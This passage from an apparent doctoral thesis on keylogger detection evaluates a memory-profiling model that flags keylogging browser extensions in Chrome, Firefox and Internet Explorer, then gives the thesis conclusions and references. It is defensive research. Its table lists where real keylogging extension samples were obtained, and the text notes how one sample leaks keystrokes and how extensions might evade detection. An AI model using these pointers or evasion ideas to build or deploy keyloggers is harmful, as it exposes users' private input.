$$x_j = \begin{cases} \frac{1}{n}\sum_{i=1}^{n} \omega_i \frac{C^E_{i,j} - C^B_{i,j}}{k_i} + \varepsilon & \text{if } PCC\left(\boldsymbol{e}, C^E_{*,j}\right) \geq T, \\ & \quad PCC\left(\boldsymbol{e}, C^B_{*,j}\right) \geq T \\ \frac{1}{n}\sum_{i=1}^{n} \omega_i \frac{C^E_{i,j}}{k_i} + \varepsilon & \text{if } PCC\left(\boldsymbol{e}, C^E_{*,j}\right) \geq T, \\ & \quad PCC\left(\boldsymbol{e}, C^B_{*,j}\right) < T \\ 0 & \text{otherwise} \end{cases} \tag{6.2}$$

where T is a generic threshold, ε is the baseline amplification factor, and $\omega_i \in \{0,1\}$ is an outlier removal factor.

6.5 Application to Keylogging Extensions

This section exemplifies the application of our model to extensions with keylogging behavior and details the steps of the resulting detection process. To instantiate our detection model to a particular class of privacy-breaching extensions, we need to (i) carefully select the injection events to trigger the reaction of interest; (ii) define an appropriate training set that achieves sufficient representativeness and separability between the samples. To satisfy the former, we simply need to simulate user-issued keystrokes in the injection phase. While we could easily collect several legitimate and privacy-breaching browser extensions to construct the training set to satisfy the latter, in practice we found a minimal synthetic training set to be more convenient for our purposes. Our default training set comprises only 3 examples: the baseline (negative example), a synthetic shortcut manager (negative example), and a synthetic keylogger (positive example).

We implemented all the synthetic examples for each browser examined and found them to be highly representative for our analysis. The baseline accurately models all the extensions that do not intercept keystroke events. Our synthetic shortcut manager, in turn, models all the legitimate extensions that do intercept keystroke events but without logging sensitive data. Our synthetic keylogger, finally, models the privacy-breaching behavior of all the extensions that eavesdrop and log the intercepted keystroke events. The proposed training set is advantageous for two reasons. First, it can be easily reproduced for any given browser with very little effort. Second, given the simplicity of the synthetic extensions described, the same training set can be easily maintained across different browsers. The only limitation of such a small training set is the inability to train our SVM classifier with all the possible privacy-breaching behaviors. Note that, in contrast, legitimate behaviors are well represented by the baseline and the synthetic shortcut manager. While one can make no assumption on the way privacy-breaching extensions leak sensitive data, our detection strategy is carefully engineered to deal with potential unwanted behaviors that escaped our training phase, as discussed later.

We now detail the steps of the proposed detection process. First, we select suitable injection parameters to tune the detector. We use a random high-variance distribution for the injection vector. This is to achieve low input predictability and stable PCC values. The number n and the duration t of the time intervals, in turn, trade off monitoring time and reliability of the measurements. The larger the duration of a single time interval, the better the synchronization between the injection and the monitoring phase. The larger the number of the time intervals, the lower the probability of spurious PCC values reporting high correlation when no causality was possible.

Subsequently, we train our SVM classifier for the target browser. For each training example we conduct an experiment to inject the predetermined keystroke vector and monitor the resulting memory write distribution produced by the browser. The same is done for the browser with no extensions enabled. The feature vectors are then derived from the memory write distributions obtained, as described in Section 6.4.4. The training vectors are finally used to train our SVM classifier. The same procedure is used to obtain feature vectors for unclassified extensions in the detection phase.

Before feeding the detection vector to our SVM classifier, the detection algorithm performs a preprocessing step. The vector is checked for any new relevant features that we previously discarded in the feature selection step. If no such a feature is found, the detection vector is normally processed by our SVM-based detector, which raises an alert if the vector is classified as a privacy-breaching extension. If any new relevant feature emerges, in contrast, our detection algorithm always raises an alert indiscriminately. This step is necessary in the general case to eliminate the possibility of privacy-breaching behavior not accounted for in the training phase. This conservative strategy leverages the assumption that legitimate behavior is well represented in the training set, and previously unseen behavior correlated to the injection is likely to reflect unwanted behavior.

6.6 Evaluation

We tested our approach on a machine with Intel Core i7 2.13 GHz and 4 GB of RAM running Windows XP Professional SP3. We chose the most popular versions of the browsers analyzed (as of September 2011 [100]): Firefox 6.0.2, Chrome 13.0.782.216, and Internet Explorer 8. In the experiments, we used the injection vector described in Section 6.5, with $n = 10$ and $t = 500ms$ for an overall detection time of $5s$. These values were sufficient to provide very accurate results. Figure 6.4 shows the aggregated memory write distributions obtained for the training examples of each browser. As evident from the figure, the correlation alone was never sufficient to discriminate between negative and positive examples. And neither were the aggregated amplification factors, which, for instance, set positive and negative examples only a few bytes apart in Firefox and IE. Nevertheless, the weights assigned to the features during the training phase showed that even with negligible differences in the aggregated amplification factors, individual features can still be used to achieve sufficient discrimination power.

In particular, Table 6.3a shows the number of features selected in each training session, using PCC as a feature selection mechanism. We use the no-




Figure 6.4: Memory write distributions obtained during a training phase with an impulse-based injection vector.

tation `code-region_code-range_data-region` to identify a particular code path writing data to a particular memory region (e.g., `kernel32.dll_1_heap`, `ntdll.dll_10_data`). Our ability to select only a small subset out of all the candidate features avoids the curse of dimensionality and facilitates the job of the SVM classifier [23]. For instance, in Firefox and IE we found that the JavaScript (JS) engine libraries (i.e., `mozjs.dll` and `jscript.dll`) played an important role in identifying high-quality features. Chrome, in contrast, exhibited a limited number of features with very similar weights. While the discrimination power is clearly reduced in this case, Chrome's amplification factors were found far apart between positive and negative examples, thus still revealing a degree of separability suitable for accurate behavior classification.

6.6.1 False Negatives

To evaluate the effectiveness of our technique we gathered 30 different malicious extensions from public fora, online repositories [63; 32], blocked extensions lists [62], and anti-virus security bulletins [102]. We then manually inspected all the samples via static and dynamic analysis, and selected those either capable of keylogging activities or configurable as keyloggers. The resulting dataset comprises 5 full-fledged extensions—also known as Browser Helper Objects (BHOs) in the case of IE 8—, and 1 JS user script compatible with both Firefox and IE, hence obtaining a set of 7 different detection experiments. JS user scripts are stripped down extensions with no packaging infrastructure or ability to modify the existing user interface. Chrome supports user scripts natively when limited privileges are required, whereas Firefox and IE depend upon the installation of the Greasemonkey [52] and Trixie [98] extensions respectively, which also provide access to privileged APIs. We point out that in all cases, regardless of the extension's type, the

Browser	Extension	Detected
Chrome 13	`extensionkeylog.sourceforge.net`	✓[2]
	`chrome.google.com/webstore/detail/` `/afllmmeoaodlbocnfihkaihpkcakomco`	✓
Firefox 6	`addons.mozilla.org/addon/220858`	✓
	`userscripts.org/scripts/show/72353`	✓
IE 8	`flyninja.net/?p=1014`	✓
	`wischik.com/lu/programmer/bho.html`	✓
	`userscripts.org/scripts/show/72353`	✓

Table 6.1: Detection of privacy-breaching extensions performing keylogging activities.

installation procedure never required super-user privileges.

Table 6.1 shows the results of our experiments. In all the cases, the SVM classifier successfully ascertained the privacy-breaching nature of the samples regardless of the extension type. The most interesting experiments were against the 2 BHO extensions in IE, which are implemented directly by a DLL. The ability of a DLL to independently manage memory may at times produce new relevant features that were nowhere found during the training phase, thus theoretically hindering detection. Our detection strategy, however, gracefully handles this situation in the preprocessing step, which immediately raises an alert when new relevant features are discovered in the detection vector. This ensured all the BHOs could be detected correctly in our experiments. Although both Chrome add-ons were successfully classified, `extensionkeylog` required a training set specifically tailored to JS content scripts. As dictated by the Chrome sandbox, JS content script have typically no means to leak private data to resources different than the visited web site; for this reason, originally, the training set only comprised JS-based add-ons. The sample in question, however, is engineered to repeatedly load an external web site (allegedly deployed by the attacker) to side-channel the keystrokes as query strings. No process is spawned to execute the resulting script. This translates to a keylogging behavior with a severely limited memory footprint, considerably inferior to any negative example the model could have been originally trained with. For this reason, we had to resort to assembling a second and more specific data-set with both positive and negative examples implemented as JS content scripts. The model so-trained still offered hyperplane's separability—albeit less features were detected as relevant—thus allowing a correct classification of the sample in question. It is worth noticing that even in this case our model did not require access to the browser's source code;

[2]As we discuss at length in Section 6.6.1, successful detection required a training set tailored to JS content scripts.

addressing this concern simply entailed re-training the model with a different training set. Incidentally, the very same steps are needed to accommodate a browser's new major version, thus further confirming the efficacy of a detection model that is both cross-browser and cross-version.

6.6.2 False Positives

To test the robustness of our approach against false positives, we put together a dataset of 13 extensions for each browser, comprising the 10 most common extensions [96; 54; 17] and the 3 most popular shortcut management extensions, carefully selected because prone to misclassification. Table 6.3b shows the results of our detector against all these extensions. All the extensions for Chrome were correctly classified as legitimate. The gray-colored rows highlight all the shortcut management extensions selected. Despite the presence of keystroke interception APIs, none of these extensions was misclassified. This confirms the robustness of our technique.

In the case of Firefox, 12 out of 13 extensions were classified correctly. The NoScript extension, which blocks any script not explicitly whitelisted by the user, was the only misclassified sample. A quick analysis showed a memory write distribution unexpectedly similar to those exhibited by keylogging samples. A deeper inspection revealed a very complicated implementation of always-on shortcut management functionalities, with every keystroke processed and decoded several times. Other extensions that explicitly provide shortcut management functionalities (gray-colored rows) were instead classified correctly. Similarly to Firefox, only 1 extension (i.e., LastPass, a popular password manager) was erroneously classified for IE. A careful code inspection revealed that the implementation of the extension logs all the user-issued keystrokes indiscriminately. This allows the user to save any previously filled credentials after a successful login. Since the keystrokes are effectively logged and can potentially be leaked to third parties at a later time, our detection strategy conservatively flags this behavior as suspicious.

6.6.3 Performance

The ability to attach and detach our profiling infrastructure to the browser on demand (as arbitrated by the user) allows us to confine the performance overhead to the detection window. The previous sections have demonstrated that a window of 5 seconds (i.e., 10 samples with a 500ms time interval) is sufficient for our purposes. This confines the overhead to a very limited period of time, allowing the user to start a quick detection run whenever convenient, for example, when vetting unknown extensions upon installation.

Browser	**Baseline**	**Normal use**	**Detection time**
Chrome 13	1345ms	1390ms	11254ms
Firefox 6	1472ms	1498ms	12362ms
IE 8	2123ms	2158ms	14177ms

Table 6.2: Performance hit while loading `google.com`.

Table 6.2 show the performance impact of our online infrastructure by comparing the time required to load `http://www.google.com` in three different scenarios: (i) prior to the installation of our infrastructure (`Baseline`), (ii) with our infrastructure installed but completely detached (`Normal use`), and (iii) with our infrastructure attached to the browser, hence during detection (`Detection time`). All the experiments have been performed multiple times and their results averaged—with negligible variance. The last two experiments represent the performance overhead perceived by the user during normal use and during detection, respectively. The infrastructure attached to the browser at detection time introduces overhead, ranging from 6.67× for IE to 8.39× for Firefox. When comparing our memory profiler with other solutions that rely on dynamic instrumentation [73], our infrastructure yields significantly lower overhead, for our ability to ignore memory regions of no interest a priori. Finally, the performance variations introduced by our infrastructure when detached is always negligible. This confirms that our technique does not interfere with the normal browsing experience.

Google Chrome 13.0.782.216		Mozilla Firefox 6.0.2		Microsoft Internet Explorer 8	
Feature	**Value**	**Feature**	**Value**	**Feature**	**Value**
`chrome.dll_5_heap`	0.3352	`MOZCRT19.dll_1_heap`	0.0342	`jscript.dll_1_heap`	0.497
`chrome.dll_3_heap`	0.3352	`MOZCRT19.dll_3_heap`	-0.3333	`jscript.dll_2_heap`	0.4936
`chrome.dll_2_heap`	0.3352	`any_other.dll_heap`	0.3283	`jscript.dll_3_heap`	0.5556
`chrome.dll_1_heap`	0.3296	`mozjs.dll_1_heap`	0.0493	`ntdll.dll_1_heap`	0.1454
`any_other.dll_heap`	0.3352	`mozjs.dll_2_heap`	0.3116	`ntdll.dll_3_heap`	-0.0517
`kernel32.dll_1_heap`	0.3352	`mozjs.dll_3_heap`	0.0648	`msvcrt.dll_4_heap`	0.5034
-	-	`mozjs.dll_4_heap`	0.1429	`kernel32.dll_1_heap`	0.3853
-	-	`nspr4.dll_4_heap`	0.033	`mshtml.dll_1_heap`	-0.0438
-	-	`nspr4.dll_5_heap`	0.0357	`IEFRAME.dll_2_heap`	0.5
-	-	`xul.dll_1_heap`	0.0112	`OLEAUT32.dll_1_heap`	0.5
-	-	`xul.dll_2_heap`	0.0444	-	-
-	-	`ntdll.dll_1_heap`	0.033	-	-
(identified = 376, extracted = 6)		(identified = 396, extracted = 12)		(identified = 366, extracted = 10)	

(a): Features extracted by our model and weights produced by the training phase.

Google Chrome 13.0.782.216		Mozilla Firefox 6.0.2		Microsoft Internet Explorer 8	
Extension	**Identified**	**Extension**	**Identified**	**Extension**	**Identified**
Shortcut 0.2	✓	GitHub Shortcuts 2.2	✓	Shortcut Manager 7.0003	✓
Shortcut Manager 0.7.9	✓	ShortcutKey2Url 2.2.1	✓	ieSpell 2.6.4	✓
SiteLauncher 1.0.5	✓	SiteLauncher 2.2.0	✓	IE7Pro 2.5.1	✓
AdBlock 2.4.22	✓	AdBlock Plus 1.3.10	✓	YouTubeVideoDwnlder 1.3.1	✓
ClipToEvernote 5.1.15.1534	✓	Down Them All 2.0.8	✓	LastPass (IEanywhere)	
Download Master 1.1.4	✓	FireBug 1.8.4	✓	OpenLastClosedTab 4.1.0.0	✓
Fastest Chrome 4.2.3	✓	FlashGot 1.3.5	✓	Star Downloader 1.45.0.0	✓
FbPhoto Zoom 1.1108.9.1	✓	GreaseMonkey 0.9.13	✓	SuperAdBlocker 4.6.0.1000	✓
Google Mail Checker 3.2	✓	NoScript 2.2.1		Teleport Pro 1.6.3	✓
IETab 2.7.14.1	✓	Video Download Helper 4.9.7	✓	WOT 20110720	✓
Google Reader Notifier 1.3.1	✓	Easy YouTube Video 5.7	✓	CloudBerry TweetIE 1.0.0.22	✓
Rampage 3	✓	Download Statusbar 0.9.10	✓	Cooliris 1.12.0.33689	✓
RSS Subscription 2.1	✓	Personas Plus 1.6.2	✓	ShareThis 1.0	✓

(b): Classification of legitimate extensions (highlighted in gray extensions prone to misclassification).

Table 6.3: Feature extracted and classification of legitimate extensions.

6.7 Discussion

A number of interesting findings emerge from our evaluation. Our model can be effectively used across different browser versions and implementations. We presented results for the most widespread versions of the 3 most popular browsers. We have also experimented with other major releases of Firefox and Chrome obtaining very similar results.

Even if we never found false negatives in our experiments, it is worth considering the potential evasion techniques that a malicious extension may adopt to escape detection. We consider two scenarios. First, an extension could attempt to leak sensitive data by using some browser functionality that was already represented as a training feature. By definition, however, the extension cannot avoid exhibiting relevant memory activity for the particular feature used. The resulting feature value will inevitably reveal a more intensive memory activity with respect to the baseline and contribute to classifying the extension correctly. Conversely, an extension could attempt to rely on some browser functionality that did not emerge as a training feature. In this case, the suspicious behavior will still be detected from the correlation found between the injection vector and the MPC distribution of the emerged feature. The only chance to escape detection is to lower the resulting correlation by performing disguisement activities. While more research is needed to assess the viability of this strategy in the context of browser extensions, we have already discussed in Chapter 3 the difficulty of such an evasion technique. Finally, an attacker could instruct an extension to perform privacy-breaching activities only in face of particular events, e.g., when the user visits a particular website. To address this scenario, our solution allows the user the start a detection run on all the active extensions at any time, for example before entering sensitive data into a particular website.

Finally, we comment on how to apply our detection model to other classes of privacy-breaching extensions. As done for keylogging extensions, we can easily instantiate our model to any class of extensions that react to certain sensitive events, as long as it is feasible to (i) artificially inject the events of interest into the browser and (ii) determine a training set that achieves separability between positive and negative examples. As an example, to detect form-sniffing behavior, we would need to simulate form submission events and train our model with both form sniffers and regular extensions that do not record form submission events.

6.8 Related Work

Many approaches [45; 24; 51] have been initially proposed to detect privacy-breaching browser extensions, and in particular the class of malicious software known as spyware add-ons. These approaches relied on whole-system flow tracking [24] and on monitoring the library calls between browser and BHOs [45]. Besides being tailored to IE and hence not meeting the requirement of a cross-browser detection model, they are either dependent on the adopted window of observation for a successful detection, or unable to set apart malicious add-ons from legitimate extensions using the same library calls. In the case of [51], the interactions of a BHO with the browser are regulated by a set of user-defined policies. However, this approach can not be applied to extensions where the code run in the same context of the browser.

Recently new approaches focused on taint tracking the execution of JS by either instrumenting the whole JS engine [21; 91], or rewriting the JS scripts according to some policies [40]. In both cases the underlying idea is that an object containing sensitive information shall not be accessed in an unsafe way. In our setting this translates to an extension that shall never be allowed to disclose the user's private data to a third-party.All these approaches however, besides incurring high overheads, can not be disabled unless the user replaces the instrumented binary with its original version. Furthermore they fail to meet our cross-browser requirements. In particular, given the complexity of modern JS engines, porting and maintaining them to multiple versions or implementations is both not trivial and requires access to the source code. Besides being feasible only for browsers which source-code is freely available, e.g., Firefox and Chrome, only the vendor's core teams have all the knowledge required for the job. In contrast, our approach merely requires to retrain the model to retrofit different versions and implementations. This does not require any specific knowledge about the browser, takes a limited amount of time, and can also be carried out by unexperienced users.

Since browsers and their extensions were more and more both target and vector of malicious activities, many studies recently addressed the more general problem of assuring the security of the whole browser, extensions included. In particular, Djeric et al. [22] tackled the problem of detecting JS-script escalating to the same privileges of a JS-based extension, hence "escaping" the browser's sandbox. This may happen either in case of bugs in the browser implementation, or in case of a poorly programmed extension, where the input is not sufficiently sanitized. In the last scenario, [5] proposed a framework to detect these bad practices and help vetting extensions. In any case the mischief is always the ability to load arbitrary code, possibly acquiring higher privileges. No protection is provided against extensions intended to be malicious that disclose private data on purpose. As the root problem is that the JS code should be by nature untrusted, an orthogonal solution is proposed in [34]: rather than assessing the security implications of a piece of untrusted code, the authors propose a framework to develop and certify that an extension conforms to some high-level security policies. Even if it may considerably help the process of reviewing extensions, this approach cannot protect the user from existing extensions not ported to the framework.

6.9 Conclusions

With their growing availability and ease of distribution, browser extensions pose a significant security threat. In particular, privacy-breaching extensions that intercept and log sensitive events are becoming increasingly widespread. Existing solutions designed to detect privacy-breaching extensions are typically tailored to a particular browser version or require significant efforts to support and maintain multiple browser implementations over time. Unfortunately, browsers undergo continuous changes nowadays and the need for cross-browser detection techniques is stronger than ever.

In this chapter, we introduced a generic cross-browser detection model to address this important concern. In addition, we showed an application of the model to privacy-breaching extensions with keylogging behavior, and we evaluated both effectiveness and precision against a set of real-world extensions. We showed that the performance overhead introduced by our detection infrastructure is confined to a very limited time window, hence relieving the user from unnecessary overhead during the normal browsing experience.

7 Conclusions and Future Works

The main goal of this thesis has been to investigate both privileged and unprivileged techniques to detect and tolerate user-space keyloggers. Our starting concern was to provide a first line of defense which could be deployed on any terminal regardless of the privileges granted to the user. We then strengthened that line of defense with a set of solutions running with higher privileges, and we showed that detection of privacy-breaching malware is at hand, and incurs in a performance impact noticeable only at detection time. The case of applications that can be turned into keyloggers shifted the problem of detecting malicious processes to the one of detecting malicious add-ons. Also in this case we showed that a black-box model is possible, and that can be sufficiently generalized to be applied to multiple browsers and multiple extension models. To the best of our knowledge, no previous set of techniques could be applied so widely, and with so little burden for the user. This chapter summarizes the results, and offers some future directions.

Results

We can summarize the results of the thesis in the following points:

1. Unprivileged Detection of Keyloggers (Chapter 3).
   - KeySling is a solution to detect user-space keyloggers while requiring no root privileges. Detection is asserted when a process' I/O activity correlates with some simulated user activity.
   - We show that our technique does not incur in false positives, and false negatives are possible only in limited scenarios.
   - We investigate the limits of such technique and propose, where applicable, possible approaches to counter a keylogger purportedly evading our technique.

2. Unprivileged Toleration of Keyloggers via Keystrokes Hiding (Chapter 4).

   - We implemented NoisyKey, a solution that allows the user to live together with a keylogger without putting her privacy at stake. By confining the user input in a noisy channel, the keylogger is also fed with random noise and can not tell real and dummy keystrokes apart.
   - Implemented as a user-space library that can be injected in modern applications, it imposes a reasonable overhead in terms of latency for the user keystrokes, and CPU load.
   - We also provide a model based on statistical properties that provides the theoretical support to generate noise such that the privacy (even in presence of a keylogger) is assured.

3. Privileged Detection of Keylogging Malware (Chapter 5).

   - We implemented Klimax, a privileged infrastructure to monitor the memory activity of running processes. The technique instruments the memory management of an operating system and records any memory access in terms of code region, memory region, and numbers of bytes written. The technique can be enabled and disabled at will, thus imposing no overhead during normal use.
   - This infrastructure allowed us to detect keyloggers in the form of privacy-breaching malware. This flavor of keyloggers does not exhibit any I/O activity, but instead conceals its presence by keeping its logs in memory.
   - We show that our technique so-augmented does not incur in false negatives. The technique exhibited a false positive only in case of a legitimate application that could have been configured as keylogger.

4. Privileged Detection of Keylogging Add-ons (Chapter 6).

   - We proposed a cross-browser approach to detect keylogging browser extensions, hence solving the problem where the keylogger is executing as part of a legitimate application rather than a separate and isolated process.
   - We further optimized Klimax to deal with memory intensive applications such as web-browsers but selectively excluding memory regions of no interest, e.g., the stack. Also, memory regions are write protected instead of user protected. This further decreased the number of page faults, and thus the performance overhead.
   - We fully evaluated the resulting technique against the 30 most common browser extensions. False positives were exhibited only in case of either poorly written browser extensions or extensions purportedly keylogging the user activity (e.g., password managers).

In Section 2.1.1 we discussed the many types of keyloggers existing in the wild. In particular, Figure 2.2 showed a system perspective of how keystrokes




Figure 7.1: The types of keyloggers that are addressed by the different techniques discussed throughout this thesis.

were propagating across the system in case either a Type I, Type II, or Type III keylogger was deployed. Figure 7.1 integrates that perspective with the solutions we presented throughout this thesis. While tolerance and detection of Type I and Type II keyloggers is always attainable (to avoid all possible evasion techniques a privileged approach is however required), detection of Type III keyloggers required a specific approach. This is of little surprise as this last scenario entailed considering the complexities of detecting keyloggers that once were legitimate processes, rather than detecting processes that were per se malicious.

Limitations and Future Work

In Chapter 3 we described KeySling, a black-box approach to detect user-space keyloggers in an unprivileged manner. An interesting contribution was the ability to trigger the intended behavior so that the dynamic analysis could be effective. Identifying triggers for other classes of malware is the primary requirement for a black-box model. Being able to do so would allow us to discard once again any knowledge on the malware internals, and thus detect 0-day samples of the same class. Likewise, there are also many other performance counters (such as the amount of network activity) which can be accessed in an unprivileged manner. This information (further expanded in Windows 8) could allow other class of malware to be modeled and detected.

The solution discussed in Chapter 4 allows the user to live together with a keylogger. An important contribution was that no particular privilege is required. However, since the library we inject has always knowledge of the injected keystrokes (i.e., the noise), a keylogger aware of our solution could recover the original data by inspecting the memory allocated by our library. Moving this information in kernel-space could defeat this attack, but again, at the cost of requiring higher privileges. We believe more appealing an investigation whether our strategy, often overlooked by current literature, could be applied to other classes of privacy-breaching malware. The only requirements are identifying which information the malware is looking for, and the ability to trigger its harvesting.

The infrastructure presented in Chapter 5 allows for transparent and online dynamic analysis of executables. Existing detection solutions relying on either library calls or system calls can benefit from the wealth of knowledge provided by considering memory write patterns. In particular it would be possible to marry the ability to identify which are the function calls used by the malware, with the amount of information the malware is dealing with. This, for instance, could allow the definition of new criteria ascertaining whether an API is being abused based on the amount of data passed as formal argument.

In Chapter 6 we introduced a cross-browser detection model for keylogging extensions. Due to malicious browser extensions recently gaining momentum [16], our next focus is validating our model with extensions surreptitiously intercepting form submissions. In addition, we are planning to investigate context-specific policies to initiate analysis on a per-event basis, thus increasing the dynamic coverage of our solution. Also, as confirmed by some ongoing work on mail clients (Thunderbird) and word processors (LibreOffice), the underlying model can be easily applied to other applications. In this direction, a promising line of research is applying our detection model to any application supporting add-ons. However, until a proper dataset, i.e., more comprehensive, of keylogging extension is made available to the public, evaluation of the resulting techniques remains an open issue.

References

[1] Yousof Al-Hammadi and Uwe Aickelin. Detecting bots based on keylogging activities. In *Proceedings of the 2008 Third International Conference on Availability, Reliability and Security*, ARES '08, pages 896–902, march 2008.

[2] John Aldrich. Correlations genuine and spurious in pearson and yule. *Statistical Science*, 10(4):364–376, November 1995.

[3] M. Aslam, R.N. Idrees, M.M. Baig, and M.A. Arshad. Anti-Hook Shield against the Software Key Loggers. In *Proceedings of the 2004 National Conference on Emerging Technologies*, pages 189–192, 2004.

[4] AWPG. Anti-Phishing Working Group. `http://www.antiphishing.org/`. Last accessed: September 2012.

[5] Sruthi Bandhakavi, Samuel T. King, P. Madhusudan, and Marianne Winslett. Vex: vetting browser extensions for security vulnerabilities. In *Proceedings of the 19th USENIX conference on Security*, SSYM '10, pages 22–38, Berkeley, CA, USA, 2010. USENIX Association.

[6] BAPCO. SYSmark 2004 SE. `http://www.bapco.com`. Last accessed: March 2010.

[7] BBC News. UK police foil massive bank theft. `http://news.bbc.co.uk/2/hi/uk_news/4356661.stm`. Last accessed: September 2012.

[8] J. Benesty, Jingdong Chen, and Yiteng Huang. On the importance of the pearson correlation coefficient in noise reduction. *IEEE Transactions on Audio, Speech, and Language Processing*, 16(4):757–765, May 2008. ISSN 1558-7916.

[9] Kevin Borders, Xin Zhao, and Atul Prakash. Siren: Catching evasive malware (short paper). In *Proceedings of the 2006 IEEE Symposium on Security and Privacy*, S&P '06, pages 78–85, Washington, DC, USA, 2006. IEEE Computer Society.

[10] Brian M. Bowen, Pratap Prabhu, Vasileios P. Kemerlis, Stelios Sidiroglou, Angelos D. Keromytis, and Salvatore J. Stolfo. Botswindler: tamper resistant injection of believable decoys in vm-based hosts for crimeware detection. In *Proceedings of the 13th international conference on Recent Advances in Intrusion Detection*, RAID '10, pages 118–137, Berlin, Heidelberg, 2010. Springer-Verlag.

[11] David Brumley, Cody Hartwig, Zhenkai Liang, James Newsome, Dawn Song, and Heng Yin. Automatically identifying trigger-based behavior in malware. In Wenke Lee, Cliff Wang, and David Dagon, editors, *Botnet Detection*, volume 36 of *Advances in Information Security*, pages 65–88, Secaucus, NJ, USA, 2008. Springer-Verlag New York, Inc.

[12] Lorenzo Cavallaro, Prateek Saxena, and R. Sekar. On the limits of information flow techniques for malware analysis and containment. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, volume 5137 of *DIMVA '08*, pages 143–163. Springer-Verlag, Berlin, Heidelberg, 2008.

[13] Chih-Chung Chang and Chih-Jen Lin. Libsvm: A library for support vector machines. *ACM Transactions on Intelligent Systems and Technology (TIST)*, 2(3):27:1–27:27, May 2011. ISSN 2157-6904.

[14] Olivier Chapelle, Vladimir Vapnik, Olivier Bousquet, and Sayan Mukherjee. Choosing multiple parameters for support vector machines. *Machine Learning*, 46(1-3):131–159, March 2002. ISSN 0885-6125.

[15] Mihai Christodorescu and Somesh Jha. Testing malware detectors. In *Proceedings of the 2004 ACM SIGSOFT International Symposium on Software Testing and Analysis*, ISSTA '04, pages 34–44, New York, NY, USA, 2004. ACM.

[16] Graham Cluley. Mozilla pulls password-sniffing firefox add-on. `http://nakedsecurity.sophos.com/2010/07/15/mozilla-pulls-passwordsniffing-firefox-addon/`. Last accessed: November 2011.

[17] CNET. Internet explorer add-ons. `http://download.cnet.com/windows/internet-explorer-add-ons-plugins`. Last accessed: September 2011.

[18] Corinna Cortes and Vladimir Vapnik. Support-vector networks. *Machine Learning*, 20:273–297, 1995.

[19] Anthony Cozzie, Frank Stratton, Hui Xue, and Samuel T. King. Digging for data structures. In *Proceedings of the 8th USENIX conference on Operating systems design and implementation*, OSDI '08, pages 255–266, Berkeley, CA, USA, 2008. USENIX Association.

[20] James R. Dabrowski and Ethan V. Munson. Is 100 milliseconds too fast? In *Proceedings of the Conference on Human Factors in Computing Systems*, CHI '01, pages 317–318, New York, NY, USA, 2001. ACM.

[21] Mohan Dhawan and Vinod Ganapathy. Analyzing information flow in javascript-based browser extensions. In *Proceedings of the 2009 Annual Computer Security Applications Conference*, ACSAC '09, pages 382–391, Washington, DC, USA, 2009. IEEE Computer Society.

[22] Vladan Djeric and Ashvin Goel. Securing script-based extensibility in web browsers. In *Proceedings of the 19th USENIX conference on Security*, SSYM '10, pages 23–39, Berkeley, CA, USA, 2010. USENIX Association.

[23] Richard O. Duda, Peter E. Hart, and David G. Stork. *Pattern Classification (2nd Edition)*. Wiley-Interscience, 2001.

[24] Manuel Egele, Christopher Kruegel, Engin Kirda, Heng Yin, and Dawn Song. Dynamic spyware analysis. In *Proceedings of the 2007 USENIX Annual Technical Conference*, ATC '07, pages 18:1–18:14, Berkeley, CA, USA, 2007. USENIX Association.

[25] Manuel Egele, Theodoor Scholte, Engin Kirda, and Christopher Kruegel. A survey on automated dynamic malware-analysis techniques and tools. *ACM Computing Surveys (CSUR)*, 44(2):6:1–6:42, March 2008. ISSN 0360-0300.

[26] Mojtaba Eskandari, Zeinab Khorshidpur, and Sattar Hashemi. To incorporate sequential dynamic features in malware detection engines. In *Proceedings of the 2012 European Intelligence and Security Informatics Conference*, EISIC '12, pages 46–52, Washington, DC, USA, 2012. IEEE Computer Society.

[27] Hui Fang, Yongdong Wu, Shuhong Wang, and Yin Huang. Multi-stage binary code obfuscation using improved virtual machine. In *Proceedings of the 14th International Conference on Information Security*, ISC '11, pages 168–181, Berlin, Heidelberg, 2011. Springer-Verlag.

[28] Dinei Florêncio and Cormac Herley. How to login from an internet café without worrying about keyloggers. In *Proceedings of the Second Symposium on Usable Privacy and Security*, SOUPS '06, pages 9–11, New York, NY, USA, 2006. ACM.

[29] Dinei Florêncio and Cormac Herley. Klassp: Entering passwords on a spyware infected machine using a shared-secret proxy. In *Proceedings of the 2006 Annual Computer Security Applications Conference*, ACSAC '06, pages 67–76, Washington, DC, USA, 2006. IEEE Computer Society.

[30] Laura D. Goodwin and Nancy L. Leech. Understanding correlation: Factors that affect the size of r. *The Journal of Experimental Education*, 74(3):249–266, 2006.

[31] Google. Google Chrome Releases. `http://googlechromereleases.blogspot.com`. Last accessed: November 2011.

[32] Google. Chrome Web Store. `https://chrome.google.com/webstore`. Last accessed: November 2011.

